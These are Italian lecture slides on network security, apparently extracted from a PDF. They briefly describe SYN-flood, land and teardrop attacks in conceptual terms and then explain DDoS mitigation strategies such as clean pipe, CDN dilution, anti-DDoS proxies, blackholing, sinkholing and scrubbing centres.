
### Protocol exploit attack:

Si sfruttano le vulnerabilità presenti negli stack applicativi che gestiscono i protocolli. Ad es. nel TCP SYN Attack gli attaccanti inviano SYN Request per costringere la vittima ad allocare risorse per gestire connessioni il cui handshake non verrà mai completato.

### Malformed packets attack:


Questo tipo di attacco intende bloccare un sistema inviandogli pacchetti malformati. Ad esempio si possono generare pacchetti con l'indirizzo IP sorgente e destinazione uguali (*land attack*), con frammenti IP sovrapposti (*teardrop attack*).

# DDoS: Strategie e strumenti di difesa




# Bandwidth saturation DDoS

## Scenario di riferimento



L'attacco DDoS satura la banda dell'ultimo miglio

Infrastruttura Cliente



Traffico elevato = Impossibilità per il cliente di gestire l'attacco dalla sua infrastruttura.

Difficoltà nel distinguere il traffico legittimo da quello malevolo: il blocco del traffico a valle non risulta una soluzione ottimale per evitare la saturazione di banda.

Traffico molto elevato = in assenza di contromisure, anche l'infrastruttura di rete dell'Operatore può essere messa in crisi.

# Strategie di mitigazione DDoS

- I tre metodi di mitigazione DDoS più comuni sono:
  - **Reazione Network-Centrica (Clean Pipe)**
    - Basato sul concetto di reazione coordinata fra le varie componenti della rete per il reinstradamento e la pulizia del traffico in opportuni cleaning centers
  - **CDN Attack Dilution**
    - Basato sulla possibilità di usare la natura inherentemente distribuita e la capacità delle Content Delivery Network (CDN) per diluire il traffico di attacco
    - Funzionalità limitata alle sole applicazioni web-based
    - Inefficace per applicazioni proprietarie basate su generici servizi TCP/UDP
  - **Anti-DDoS Proxy**
    - I flussi di traffico vengono inviati a servizi di reverse-proxy che filtrano i pacchetti dannosi con un profilo di mitigazione definito
    - l'IP di origine cambia per il backend, creando un problema per le applicazioni che controllano l'IP del visitatore reale.

# Mitigazione Network-Centrica

- La logica di mitigazione network-centrica armonizza tutti i singoli componenti di difesa facendo intervenire gli stessi al meglio e nella maniera più appropriata rispetto alle loro caratteristiche operative
  - Gli IDS/IPS vengono usati per il rilevamento e l'early alerting operando anche in logica Anomaly Detection (zero-days)
  - Gli IPS garantiscono una capacità di mitigazione immediata ma limitata all'intervento locale sul traffico attraversato
  - La logica di threat intelligence correla le segnalazioni dei SISTEMI IDS/IPS, riconosce la minaccia individuando le contromisure da attivare pilotando (configurando) opportunamente routers e firewalls
    - I routers vengono usati per pilotare dinamicamente le diversioni di traffico verso black holes e centri di cleaning e per reinstradare il traffico bonificato
    - I firewalls ed eventualmente i routers applicano le contromisure di filtraggio sul traffico ostile come specificamente individuato


# Mitigazione Network-Centrica

I meccanismi principali utilizzati per la mitigazione sono:


- **Blackholing e Sinkholing**
  - instradare il traffico offensivo verso un black hole dove lo stesso verrà scartato direttamente
  - Reindirizzare il traffico di attacco (per esempio via DNS mapping) verso server creati appositamente per "smaltire" il traffico in eccesso.
- **Cleaning (scrubbing) centers**
  - il traffico viene passato attraverso un "cleaning center" tramite vari metodi come reinstradamento, tunneling o addirittura attraverso circuiti dedicati, in modo da:
    - analizzare il traffico distinguendo quello ostile da quello legittimo
    - separare il traffico "ostile" (DDoS) da quello legittimo che ripulendo lo stesso per poi inviarlo a destinazione

# BlackHoling


- Funziona solo su indirizzi di destinazione, lavorando sulla sola logica di inoltro.
- Gli ASIC di inoltro sono progettati per funzionare nel caso di routing verso una specifica interfaccia Null0, in modo da eliminare il pacchetto con un impatto minimo o nullo sulle prestazioni




# BlackHoling



# SinkHoling

